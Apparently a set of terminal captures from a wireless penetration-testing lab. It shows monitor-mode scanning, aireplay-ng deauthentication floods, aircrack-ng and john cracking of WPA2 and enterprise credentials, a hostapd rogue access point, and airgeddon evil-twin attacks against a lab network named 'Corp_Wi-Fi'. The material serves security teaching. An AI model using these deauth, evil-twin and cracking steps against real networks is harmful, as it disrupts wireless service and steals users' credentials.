phy0      wlan0              ath9k_htc   Qualcomm Atheros Communications AR9271 802.11n
            (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
            (mac80211 station mode vif disabled for [phy0]wlan0)
```

```
kali@kali:~$ iwconfig
lo          no wireless extensions.

eth0        no wireless extensions.

docker0     no wireless extensions.

wlan0mon    IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20 dBm
            Retry short limit:7   RTS thr:off   Fragment thr:off
            Power Management:off
```

CH 14][Elapsed: 1 min][2021-09-12 13:10

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC CIPHER	AUTH	ESSID
9C:3D:CF:...	-25	149	2 0	4	540	WPA2 CCMP	PSK	!D_<!
68:7F:74:01:28:E1	-36	76	1 0	6	130	WPA2 CCMP	PSK	Corp_Wi-Fi
38:4C:4F:...	-72	52	46 0	1	195	WPA2 CCMP	PSK	Digicel_WiFi_T28R
B4:39:39:...	-83	26	73 0	11	65	WPA2 CCMP	PSK	Hyundai E504
2C:9D:1E:...	-88	9	3 0	7	195	WPA2 CCMP	PSK	Digicel_WiFi_fh4w
80:02:9C:...	-92	1	0 0	11	130	WPA2 CCMP	PSK	WLAN11_113CAD
04:C3:E6:...	-1	0	2 0	9	-1	WPA		<length: 0>
38:4C:4F:...	-88	2	1 0	1	195	WPA2 CCMP	PSK	Doh Study It
A8:2B:CD:...	-88	5	0 0	11	130	WPA2 CCMP	PSK	Digicel_WiFi_94J3

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
(not associated)	98:09:CF:...	-38	0 - 1	0	5		
68:7F:74:01:28:E1	D8:50:E6:2F:F9:2B	-27	0 - 6	0	5		
68:7F:74:01:28:E1	18:31:BF:1A:92:D1	-40	0 - 1	0	25		
38:4C:4F:...	2C:C5:46:...	-84	24e- 1e	1772	103		
38:4C:4F:...	B0:C0:90:...	-86	24e- 1	0	9		
38:4C:4F:...	B8:C3:85:...	-89	24e- 1	0	36		
38:4C:4F:...	88:29:9C:...	-89	0 - 1	0	2		
38:4C:4F:...	E4:C8:01:...	-90	12e- 1	0	6		

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
9C:3D:CF: [REDACTED]	F8:54:B8: [REDACTED]	-45	24e- 1e	0	11		
9C:3D:CF: [REDACTED]	78:BD:BC: [REDACTED]	-34	0 - 1e	0	2		
68:7F:74:01:28:E1	18:31:BF:1A:92:D1	-31	24e- 1	0	77		
38:4C:4F: [REDACTED]	B0:C0:90: [REDACTED]	-82	24e- 1	0	20		
38:4C:4F: [REDACTED]	E4:C8:01: [REDACTED]	-83	5e- 1	0	47		
38:4C:4F: [REDACTED]	88:9F:6F: [REDACTED]	-84	24e- 1	0	52		
38:4C:4F: [REDACTED]	B8:C3:85: [REDACTED]	-89	24e- 1	0	146		
38:4C:4F: [REDACTED]	2C:C5:46: [REDACTED]	-93	24e- 1e	0	359		

Preferred Network List

cwc-4361983,cwc - 4361983,
Digicel_5G_WiFi_37CS

CH 6][Elapsed: 42 s][2021-09-12 13:17

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
9C:3D:CF: [REDACTED]	-33	16	69	0 0	4	540	WPA2	CCMP	PSK	!>_<!
68:7F:74:01:28:E1	-47	96	430	0 0	6	130	WPA2	CCMP	PSK	Corp_Wi-Fi

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
68:7F:74:01:28:E1	D8:50:E6:2F:F9:2B	-24	1e- 6	0	5		
68:7F:74:01:28:E1	18:31:BF:1A:92:D1	-34	1e- 1	0	3		

CH 6][Elapsed: 42 s][2021-09-12 13:22

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
68:7F:74:01:28:E1	-44	100	443	37 0	6	130	WPA2	CCMP	PSK	Corp_Wi-Fi

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
68:7F:74:01:28:E1	D8:50:E6:2F:F9:2B	-25	0 - 6	0	2		
68:7F:74:01:28:E1	18:31:BF:1A:92:D1	-29	24e- 1	134	46		

CH 6][Elapsed: 42 s][2021-09-12 13:17

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
9C:3D:CF: [REDACTED]	-33	16	69	0 0	4	540	WPA2	CCMP	PSK	!>_<!
68:7F:74:01:28:E1	-47	96	430	0 0	6	130	WPA2	CCMP	PSK	Corp_Wi-Fi

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
68:7F:74:01:28:E1	D8:50:E6:2F:F9:2B	-24	1e- 6	0	5		
68:7F:74:01:28:E1	18:31:BF:1A:92:D1	-34	1e- 1	0	3		

kali@kali:~\$ sudo aireplay-ng -0 100 -e Corp_Wi-Fi wlan0mon

13:28:15 Waiting for beacon frame (ESSID: Corp_Wi-Fi) on channel 6

Found BSSID "68:7F:74:01:28:E1" to given ESSID "Corp_Wi-Fi".

NB: this attack is more effective when targeting a connected wireless client (-c <client's mac>).

```

13:28:15 Sending DeAuth (code 7) to broadcast -- BSSID: [68:7F:74:01:28:E1]
13:28:16 Sending DeAuth (code 7) to broadcast -- BSSID: [68:7F:74:01:28:E1]
13:28:16 Sending DeAuth (code 7) to broadcast -- BSSID: [68:7F:74:01:28:E1]
13:28:17 Sending DeAuth (code 7) to broadcast -- BSSID: [68:7F:74:01:28:E1]
13:28:18 Sending DeAuth (code 7) to broadcast -- BSSID: [68:7F:74:01:28:E1]
13:28:18 Sending DeAuth (code 7) to broadcast -- BSSID: [68:7F:74:01:28:E1]
13:28:19 Sending DeAuth (code 7) to broadcast -- BSSID: [68:7F:74:01:28:E1]
13:28:19 Sending DeAuth (code 7) to broadcast -- BSSID: [68:7F:74:01:28:E1]
13:28:20 Sending DeAuth (code 7) to broadcast -- BSSID: [68:7F:74:01:28:E1]
13:28:20 Sending DeAuth (code 7) to broadcast -- BSSID: [68:7F:74:01:28:E1]

```

```
CH 6 ][ Elapsed: 2 mins ][ 2021-09-12 13:30 ][ PMKID found: 68:7F:74:01:28:E1
```

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC CIPHER	AUTH	ESSID
68:7F:74:01:28:E1	-31	100	1675	139 0	6	130	WPA2 CCMP	PSK	Corp_Wi-Fi

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
68:7F:74:01:28:E1	D8:50:E6:2F:F9:2B	-28	1e- 1	0	78	PMKID	Corp_Wi-Fi
68:7F:74:01:28:E1	18:31:BF:1A:92:D1	-30	1e- 1	0	123	PMKID	

Setup
Wireless
Services
Security
Access Restrictions
NAT / QoS
Administration

Basic Settings
Radius
Wireless Security
MAC Filter
Advanced Settings
WDS

Wireless Security wlan0

Physical Interface wlan0 SSID [Corp_Wi-Fi] HWAddr [68:7F:74:01:28:E1]

Security Mode
WPA2-PSK

WPA Algorithms
AES

WPA Shared Key
Password123
☒ Unmask

Key Renewal Interval (in seconds)
3600
(Default: 3600, Range: 1 - 99999)

Save
Apply Settings

```
kali@kali:~$ iwconfig
lo          no wireless extensions.

eth0        no wireless extensions.

wlan0       IEEE 802.11  ESSID:off/any
            Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
            Retry short limit:7   RTS thr:off   Fragment thr:off
            Power Management:off
```

```
kali@kali:~$ sudo airmon-ng start wlan0
```

PHY	Interface	Driver	Chipset
phy0	wlan0	ath9k_htc	Qualcomm Atheros Communications AR9271 802.11n

```
(mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
(mac80211 station mode vif disabled for [phy0]wlan0)
```

```
kali@kali:~$ iwconfig
lo          no wireless extensions.

eth0        no wireless extensions.

docker0     no wireless extensions.

wlan0mon    IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20 dBm
            Retry short limit:7   RTS thr:off   Fragment thr:off
            Power Management:off
```

CH 14][Elapsed: 1 min][2021-09-12 13:10

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC CIPHER	AUTH	ESSID
9C:3D:CF:...	-25	149	2 0	4	540	WPA2 CCMP	PSK	!>_<!
68:7F:74:01:28:E1	-36	76	1 0	6	130	WPA2 CCMP	PSK	Corp_Wi-Fi
38:4C:4F:...	-72	52	46 0	1	195	WPA2 CCMP	PSK	Digicel_WiFi_T28R
B4:39:39:...	-83	26	73 0	11	65	WPA2 CCMP	PSK	Hyundai E504
2C:9D:1E:...	-88	9	3 0	7	195	WPA2 CCMP	PSK	Digicel_WiFi_fh4w
80:02:9C:...	-92	1	0 0	11	130	WPA2 CCMP	PSK	WLAN11_113CAD

CH 6][Elapsed: 1 min][2021-09-12 13:40][WPA handshake: 68:7F:74:01:28:E1

BSSID	PWR RXQ	Beacons	#Data, #/s	CH	MB	ENC CIPHER	AUTH	ESSID
68:7F:74:01:28:E1	-41 100	851	276 9	6	130	WPA2 CCMP	PSK	Corp_Wi-Fi

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
68:7F:74:01:28:E1	D8:50:E6:2F:F9:2B	-33	24e- 6	99	239	PMKID	Corp_Wi-Fi
68:7F:74:01:28:E1	18:31:BF:1A:92:D1	-34	24e-24e	136	213	PMKID	

Aircrack-ng 1.6

[00:00:24] 34053/14344392 keys tested (1433.70 k/s)

Time left: 2 hours, 46 minutes, 21 seconds 0.24%

KEY FOUND! [Password123]

Master Key : 25 15 14 C2 98 B0 4A D9 18 EA 4D 72 75 BC 76 DB
34 E2 7F 8B 0D 4F DD F1 1E 4F A6 ED 24 72 E9 08

Transient Key : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC : 9C A0 D3 B4 E1 EE 03 40 B9 A0 CD CD 78 44 F4 68



```
kali@kali:~$ iwconfig
lo          no wireless extensions.

eth0        no wireless extensions.

wlan0       unassociated  ESSID:""  Nickname:"<WIFI@REALTEK>"
            Mode:Managed  Frequency=2.412 GHz  Access Point: Not-Associated
            Sensitivity:0/0
            Retry:off   RTS thr:off   Fragment thr:off
            Power Management:off
            Link Quality=0/100  Signal level=0 dBm  Noise level=0 dBm
            Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
            Tx excessive retries:0  Invalid misc:0  Missed beacon:0

wlan1       IEEE 802.11  ESSID:off/any
            Mode:Managed  Access Point: Not-Associated  Tx-Power=20 dBm
            Retry short limit:7  RTS thr:off   Fragment thr:off
            Power Management:off
```

```
kali@kali:~$ sudo airmon-ng start wlan1
```

PHY	Interface	Driver	Chipset
phy0	wlan0	88XXau	Realtek Semiconductor Corp. RTL8812AU 802.11a/b/g/n/ac 2T2R DB WLAN Adapter
phy1	wlan1	ath9k_htc	Qualcomm Atheros Communications AR9271 802.11n

(mac80211 monitor mode vif enabled for [phy1]wlan1 on [phy1]wlan1mon)
(mac80211 station mode vif disabled for [phy1]wlan1)

```
kali@kali:~$ cat wpa2-attack.conf
interface=wlan0
driver=nl80211
ssid=Corp_Wi-Fi
wpa=2
wpa_passphrase=fakepassword
wpa_key_mgmt=WPA-PSK
rsn_pairwise=CCMP
channel=6
```

```

kali@kali:~$ sudo hostapd wpa2-attack.conf
Configuration file: wpa2-attack.conf
Using interface wlan0 with hwaddr 00:c0:ca:ad:91:72 and ssid "Corp_Wi-Fi"
wlan0: interface state UNINITIALIZED→ENABLED
wlan0: AP-ENABLED
wlan0: STA d8:50:e6:2f:f9:2b IEEE 802.11: associated
wlan0: AP-STA-POSSIBLE-PSK-MISMATCH d8:50:e6:2f:f9:2b
wlan0: AP-STA-POSSIBLE-PSK-MISMATCH d8:50:e6:2f:f9:2b
wlan0: AP-STA-POSSIBLE-PSK-MISMATCH d8:50:e6:2f:f9:2b
wlan0: AP-STA-POSSIBLE-PSK-MISMATCH d8:50:e6:2f:f9:2b
wlan0: STA d8:50:e6:2f:f9:2b IEEE 802.11: deauthenticated due to local deauth request
wlan0: STA d8:50:e6:2f:f9:2b IEEE 802.11: disassociated
wlan0: STA d8:50:e6:2f:f9:2b IEEE 802.11: associated
wlan0: AP-STA-POSSIBLE-PSK-MISMATCH d8:50:e6:2f:f9:2b

```

```

CH 6 ][ Elapsed: 5 mins ][ 2021-09-12 14:11 ][ WPA handshake: 00:C0:CA:AD:91:72

```

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
00:C0:CA:AD:91:72	2	30	1730	66 0	6	11	WPA2	CCMP	PSK	Corp_Wi-Fi

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
00:C0:CA:AD:91:72	D8:50:E6:2F:F9:2B	-28	1 - 1	0	326	EAPOL	Corp_Wi-Fi
00:C0:CA:AD:91:72	18:31:BF:1A:92:D1	-33	1 - 1	0	116	EAPOL	

Aircrack-ng 1.6

[00:00:10] 33550/14344392 keys tested (3518.00 k/s)

Time left: 1 hour, 7 minutes, 47 seconds 0.23%

KEY FOUND! [Password123]

Master Key : 25 15 14 C2 98 B0 4A D9 18 EA 4D 72 75 BC 76 DB
34 E2 7F 8B 0D 4F DD F1 1E 4F A6 ED 24 72 E9 08


Transient Key : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC : A7 ED 52 67 1D FA 12 39 77 C6 4F 05 11 AA 65 C0

Wireless Penetration Testing Lab

AAA Server
(RADIUS)

Access Point



Wireless Client

Internal Corporate Network

Optional tools: checking...

```
bettercap .... Error (Possible package name : bettercap)
ettercap .... Ok
dnsmasq .... Error (Possible package name : dnsmasq)
hostapd-wpe .... Error (Possible package name : hostapd-wpe)
aireplay-ng .... Ok
bully .... Ok
nft .... Ok
pixiewps .... Ok
dhcpcd .... Error (Possible package name : isc-dhcp-server / dhcp-server / dhcp)
asleap .... Error (Possible package name : asleap)
packetforge-ng .... Ok
hashcat .... Ok
wpaclean .... Ok
hostapd .... Error (Possible package name : hostapd)
etterlog .... Ok
tshark .... Ok
mdk4 .... Error (Possible package name : mdk4)
wash .... Ok
hcxdump tool .... Error (Possible package name : hcxdump tool)
reaver .... Ok
hcxpcapng tool .... Error (Possible package name : hcxtools)
john .... Ok
crunch .... Ok
beef .... Error (Possible package name : beef-xss / beef-project)
lighttpd .... Error (Possible package name : lighttpd)
openssl .... Ok
```

***** Interface selection *****
Select an interface to work with:

1. eth0 // **Chipset:** Intel Corporation 82540EM
2. eth1 // **Chipset:** Intel Corporation 82540EM
3. eth2 // **Chipset:** Intel Corporation 82540EM
4. docker0 // **Chipset:** Unknown
5. wlan0 // **2.4Ghz, 5Ghz** // **Chipset:** Realtek Semiconductor Corp. RTL8812AU
6. wlan1 // **2.4Ghz** // **Chipset:** Qualcomm Atheros Communications AR9271 802.11n

***** airgeddon v10.42 main menu *****
Interface wlan1 selected. Mode: Managed. Supported bands: 2.4Ghz

Select an option from menu:

0. Exit script
1. Select another network interface
2. Put interface in monitor mode
3. Put interface in managed mode

Choose option 2

Select an option from menu:

0. Exit script
1. Select another network interface
2. Put interface in monitor mode
3. Put interface in managed mode

4. DoS attacks menu
5. Handshake/PMKID tools menu
6. Offline WPA/WPA2 decrypt menu
7. Evil Twin attacks menu
8. WPS attacks menu
9. WEP attacks menu
10. Enterprise attacks menu

11. About & Credits
12. Options and language menu

Choose option 10 -
Enterprise Attacks menu

Select an option from menu:

- 0. Return to main menu
- 1. Select another network interface
- 2. Put interface in monitor mode
- 3. Put interface in managed mode
- 4. Explore for targets (monitor mode needed)

Choose option 5 - Create custom certificates

- _____ (certificates) _____
- 5. Create custom certificates
_____ (smooth mode, disconnect on capture) _____
- 6. Smooth mode Enterprise Evil Twin
_____ (noisy mode, non stop) _____
- 7. Noisy mode Enterprise Evil Twin

Enter two letter country code (US, ES, FR):

> US

Enter state or province (Madrid, New Jersey):

> Madrid

Enter locale (Hong Kong, Dublin):

> Dublin

Complete the questions

Enter organization name (Evil Corp):

> Corp Net

Enter email (tyrellwellick@ecorp.com):

> fakemail@fakeaddress.com

Enter the "common name" (CN) for cert (ecorp.com):

> corpnet.local

Certificates are being generated. Please be patient, the process can take some time...

***** Enterprise attacks menu *****

Interface wlan1mon selected. Mode: Monitor. Supported bands: 2.4Ghz

Select an option from menu:

- 0. Return to main menu
- 1. Select another network interface
- 2. Put interface in monitor mode
- 3. Put interface in managed mode
- 4. Explore for targets (monitor mode needed)

Select option 4 - Explore for targets

- _____ (certificates) _____
- 5. Create custom certificates
_____ (smooth mode, disconnect on capture) _____
- 6. Smooth mode Enterprise Evil Twin
_____ (noisy mode, non stop) _____
- 7. Noisy mode Enterprise Evil Twin

Exploring for targets										
CH 3][Elapsed: 48 s][2021-09-20 20:30										
BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC CIPHER	AUTH	ESSID		
EC:4D:47:	-1	0	0	0	5	-1		<length: 0>		
9C:3D:CF:	-57	160	1	0	8	540	WPA2 CCMP	PSK	!!><!!	
68:7F:74:01:28:E1	-25	93	173	14	6	130	WPA2 CCMP	MGT	Corp_Wi-Fi	
38:4C:4F:	-73	29	0	0	1	195	WPA2 CCMP	PSK	Digicel_WiFi_T28R	
B4:39:39:	-84	18	19	0	11	65	WPA2 CCMP	PSK	Hyundai E504	
04:C3:E6:	-90	0	0	0	8	270	WPA2 CCMP	PSK	Wireless1	

***** Select target *****

N.	BSSID	CHANNEL	PWR	ENC	ESSID
1)*	68:7F:74:01:28:E1	6	77%	WPA2	Corp_Wi-Fi

Only one target detected. Autoselected

Press [Enter] key to continue... █

***** Enterprise attacks menu *****

Interface wlan1mon selected. Mode: Monitor. Supported bands: 2.4Ghz

Selected BSSID: 68:7F:74:01:28:E1

Selected channel: 6


Selected ESSID: Corp_Wi-Fi

Type of encryption: WPA2

Select an option from menu:

Choose option 6

0. Return to main menu
1. Select another network interface
2. Put interface in monitor mode
3. Put interface in managed mode
4. Explore for targets (monitor mode needed)
- _____ (certificates) _____
5. Create custom certificates
- _____ (smooth mode, disconnect on capture) _____
6. Smooth mode Enterprise Evil Twin
- _____ (noisy mode, non stop) _____
7. Noisy mode Enterprise Evil Twin



```
Enterprise Evil Twin AP Info // BSSID: 68:7F:74:01:28:E1 // Channel: 6 // ESSID: Corp_Wi-Fi
Online time
00:00:18
Last captured user: bob
Captured hashes: 1
Captured plain text passwords: 0
The captured files will be saved on directory: [/home/kali/enterprise_captured-Corp_Wi-Fi/]
Press [Enter] on the main script window to continue, this window will be closed and the files will be generated
```

***** Enterprise attacks menu *****

Interface wlan1mon selected. Mode: Monitor. Supported bands: 2.4Ghz

Selected BSSID: 68:7F:74:01:28:E1

Selected channel: 6

Selected ESSID: Corp_Wi-Fi

Type of encryption: WPA2

Select an option from menu:

Choose option 0 - Return
to the main menu

- 0. Return to main menu
- 1. Select another network interface
- 2. Put interface in monitor mode
- 3. Put interface in managed mode
- 4. Explore for targets (monitor mode needed)
_____ (certificates) _____
- 5. Create custom certificates
_____ (smooth mode, disconnect on capture) _____
- 6. Smooth mode Enterprise Evil Twin
_____ (noisy mode, non stop) _____
- 7. Noisy mode Enterprise Evil Twin

Select an option from menu:

- 0. Exit script
- 1. Select another network interface
- 2. Put interface in monitor mode
- 3. Put interface in managed mode

- 4. DoS attacks menu
- 5. Handshake/PMKID tools menu
- 6. Offline WPA/WPA2 decrypt menu
- 7. Evil Twin attacks menu
- 8. WPS attacks menu
- 9. WEP attacks menu
- 10. Enterprise attacks menu




```
***** Offline WPA/WPA2 decrypt menu ***
Selected john the ripper enterprise captured file: None
Selected hashcat enterprise captured file: None
Selected BSSID: 68:7F:74:01:28:E1
Selected captured file: None
```

Select an option from menu:

- 0. Return to main menu
- 1. Personal
- 2. Enterprise

Choose option 2 -
Enterprise

```
***** Offline WPA/WPA2 decrypt menu *****
Selected john the ripper enterprise captured file: None
Selected hashcat enterprise captured file: None
```

Select an option from menu:

- 0. Return to offline WPA/WPA2 decrypt menu
_____ (john the ripper CPU, non GPU attacks) _____
- 1. (john the ripper) Dictionary attack against capture file 
- 2. (john the ripper + crunch) Bruteforce attack against capture file
_____ (hashcat CPU, non GPU attacks) _____
- 3. (hashcat) Dictionary attack against capture file
- 4. (hashcat) Bruteforce attack against capture file
- 5. (hashcat) Rule based attack against capture file
_____ (asleep CPU) _____
- 6. (asleep) Challenge/response dictionary attack

Enter the path of a captured file:

```
> /home/kali/enterprise-Corp_Wi-Fi/enterprise_captured_john_68\7F\74\01\28\E1_hashes.txt
```

The path to the capture file is valid. Script can continue ...

Selected file has a valid john the ripper enterprise hashes format

Press [Enter] key to continue ...

Enter the path of a dictionary file:

```
/usr/share/wordlists/rockyou.txt
```

The path to the dictionary file is valid. Script can continue ...

Starting decrypt. When started, press [Ctrl+C] to stop ...

Press [Enter] key to continue ...

Starting decrypt. When started, press [Ctrl+C] to stop ...

Press [Enter] key to continue ...

Will run 2 OpenMP threads

Loaded 1 password hash (netntlm-naive, NTLMv1 C/R [MD4 DES (ESS MD5) DES 256/256 AVX2 naive])

Press 'q' or Ctrl-C to abort, almost any other key for status

password123 (bob)

1g 0:00:00:00 DONE (2021-09-20 21:12) 50.00g/s 409600p/s 409600c/s 409600C/s 123456..whitey

Use the "--show --format=netntlm-naive" options to display all of the cracked passwords reliably

Session completed

Press [Enter] key to continue ...

***** Interface selection *****
Select an interface to work with:

1. eth0 // Chipset: Intel Corporation 82540EM
2. eth1 // Chipset: Intel Corporation 82540EM
3. eth2 // Chipset: Intel Corporation 82540EM
4. wlan0 // 2.4Ghz // Chipset: Qualcomm Atheros Communications AR9271 802.11n
5. docker0 // Chipset: Unknown

Select the wlan0 interface

***** airgeddon v10.42 main menu *****
Interface wlan0 selected. Mode: Managed. Supported bands: 2.4Ghz

Select an option from menu:

0. Exit script
1. Select another network interface
2. Put interface in monitor mode
3. Put interface in managed mode

Set the interface to
monitor mode

***** airgeddon v10.42 main menu *****
Interface wlan0mon selected. Mode: Monitor. Supported bands: 2.4Ghz

Select an option from menu:

0. Exit script
1. Select another network interface
2. Put interface in monitor mode
3. Put interface in managed mode
4. DoS attacks menu
5. Handshake/PMKID tools menu
6. Offline WPA/WPA2 decrypt menu
7. Evil Twin attacks menu
8. WPS attacks menu
9. WEP attacks menu
10. Enterprise attacks menu

Select option 7 - Evil
Twin attacks menu

***** Evil Twin attacks menu *****

Interface wlan0mon selected. Mode: Monitor. Supported bands: 2.4Ghz

Selected BSSID: None

Selected channel: None

Selected ESSID: None

Select an option from menu:

Select option 4 -
Explore for targets

0. Return to main menu
1. Select another network interface
2. Put interface in monitor mode
3. Put interface in managed mode
4. Explore for targets (monitor mode needed)
5. Evil Twin attack just AP

(without sniffing, just AP)



Exploring for targets

CH 3][Elapsed: 18 s][2021-09-21 09:24

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC CIPHER	AUTH	ESSID
2C:9D:1E:80:00:00	-91	2	0 0 10	195		WPA2 CCMP	PSK	Digicel_WiFi_fh4w
68:7F:74:01:28:E1	-55	31	0 0 6	130		WPA2 CCMP	PSK	Corp_Wi-Fi
9C:3D:CF:00:00:00	-20	74	0 0 8	540		WPA2 CCMP	PSK	!!><!!
38:4C:4F:00:00:00	-75	20	0 0 1	195		WPA2 CCMP	PSK	Digicel_WiFi_T28R

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
(not associated)	E0:D4:64:00:00:00	-17	0 - 1	0	3		!!><!!
68:7F:74:01:28:E1	D8:50:E6:2F:F9:2B	-36	0 - 6	0	1		

***** Select target *****

N.	BSSID	CHANNEL	PWR	ENC	ESSID
1)	68:7F:74:01:28:E1	6	62%	WPA2	Corp_Wi-Fi
2)	2C:9D:1E:80:00:00	10	11%	WPA2	Digicel_WiFi_fh4w
3)	38:4C:4F:00:00:00	1	21%	WPA2	Digicel_WiFi_T28R
4)	9C:3D:CF:00:00:00	8	45%	WPA2	!><!

***** Evil Twin attacks menu *****

Interface wlan0mon selected. Mode: Monitor. Supported bands: 2.4Ghz

Selected BSSID: 68:7F:74:01:28:E1

Selected channel: 6

Selected ESSID: Corp_Wi-Fi

Select an option from menu:

Select option 5 - Evil
Twin attack just AP

- 0. Return to main menu
- 1. Select another network interface
- 2. Put interface in monitor mode
- 3. Put interface in managed mode
- 4. Explore for targets (monitor mode needed)
_____ (without sniffing, just AP) _____
- 5. Evil Twin attack just AP
_____ (with sniffing) _____
- 6. Evil Twin AP attack with sniffing
- 7. Evil Twin AP attack with sniffing and bettercap-sslstrip2
- 8. Evil Twin AP attack with sniffing and bettercap-sslstrip2/BeEF
_____ (without sniffing, captive portal) _____
- 9. Evil Twin AP attack with captive portal (monitor mode needed)

***** Evil Twin deauth *****

Interface wlan0mon selected. Mode: Monitor. Supported bands: 2.4Ghz

Selected BSSID: 68:7F:74:01:28:E1

Selected channel: 6

Selected ESSID: Corp_Wi-Fi

Selected internet interface: None

Select an option from menu:

Select option 2 -
Deauth aireplay attack

- 0. Return to Evil Twin attacks menu

- 1. Deauth / disassoc amok mdk4 attack
- 2. Deauth aireplay attack
- 3. WIDS / WIPS / WDS Confusion attack

***** Evil Twin attack just AP *

Select another interface with internet access:

0. Return to Evil Twin attacks menu

1. eth0 // **Chipset:** Intel Corporation 82540EM
2. eth1 // **Chipset:** Intel Corporation 82540EM
3. eth2 // **Chipset:** Intel Corporation 82540EM
4. docker0 // **Chipset:** Unknown

The screenshot displays four terminal windows from a Kali Linux environment:

- Configuration File:** Shows the configuration for the AP interface, including the wlan0 interface and the use of the 'wpa' driver.
- Control:** Shows the 'Evil Twin AP Info' window, displaying the BSSID (88:7f:74:01:28:e1) and the channel (6). It also shows a list of connected clients, including 192.168.1.33.
- DHCP service:** Shows the DHCP server configuration, including the 'Internet Systems Consortium DHCP Server 4.4.1' and the 'dhcpd.conf' file. It also shows the lease information for the 192.168.1.33 IP address.
- Deauthentication Attack:** Shows a list of deauthentication packets being sent to clients, including 192.168.1.33.

```
kali@kali:~$ iwconfig
lo                no wireless extensions.

eth0              no wireless extensions.

wlan0             IEEE 802.11  ESSID:off/any
                  Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
                  Retry short limit:7   RTS thr:off   Fragment thr:off
                  Power Management:off
```

```
kali@kali:~$ sudo airmon-ng start wlan0
```

PHY	Interface	Driver	Chipset
phy0	wlan0	ath9k_htc	Qualcomm Atheros Communications AR9271 802.11n
(mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)			
(mac80211 station mode vif disabled for [phy0]wlan0)			

```
kali@kali:~$ iwconfig
lo          no wireless extensions.

eth0        no wireless extensions.

docker0     no wireless extensions.

wlan0mon    IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20 dBm
            Retry short limit:7   RTS thr:off   Fragment thr:off
            Power Management:off
```

CH 10][Elapsed: 12 s][2021-10-04 19:55

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC CIPHER	AUTH	ESSID
92:83:C4:0C:5B:88	-31	22	115 15	8	270	WPA3 CCMP	SAE	WPA3_Corp_Wi-Fi

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
92:83:C4:0C:5B:88	D8:50:E6:2F:F9:2B	-27	24e-24e	136	136		

```
kali@kali:~$ sudo aireplay-ng -0 100 -a 92:83:C4:0C:5B:88 wlan0mon
20:06:06 Waiting for beacon frame (BSSID: 92:83:C4:0C:5B:88) on channel 8
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
20:06:06 Sending DeAuth (code 7) to broadcast -- BSSID: [92:83:C4:0C:5B:88]
20:06:06 Sending DeAuth (code 7) to broadcast -- BSSID: [92:83:C4:0C:5B:88]
20:06:07 Sending DeAuth (code 7) to broadcast -- BSSID: [92:83:C4:0C:5B:88]
20:06:07 Sending DeAuth (code 7) to broadcast -- BSSID: [92:83:C4:0C:5B:88]
20:06:08 Sending DeAuth (code 7) to broadcast -- BSSID: [92:83:C4:0C:5B:88]
```

CH 8][Elapsed: 24 s][2021-10-04 20:06][WPA handshake: 92:83:C4:0C:5B:88

BSSID	PWR RXQ	Beacons	#Data, #/s	CH	MB	ENC CIPHER	AUTH	ESSID
92:83:C4:0C:5B:88	-28 0	226	50 0	8	270	WPA3 CCMP	SAE	WPA3_Corp_Wi-Fi

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
92:83:C4:0C:5B:88	D8:50:E6:2F:F9:2B	-26	24e- 6	1361	155	EAPOL	WPA3_Corp_Wi-Fi

Aircrack-ng 1.6

[00:00:08] 36565/14344393 keys tested (4570.19 k/s)

Time left: 52 minutes, 10 seconds

0.25%

KEY FOUND! [Password123]

Master Key : 11 F1 D1 18 4B 32 4F C7 2F 52 A3 3F 84 A8 E3 8A
FC 16 28 C3 E6 5A 9B D9 73 09 46 2A 6C 43 F9 F0

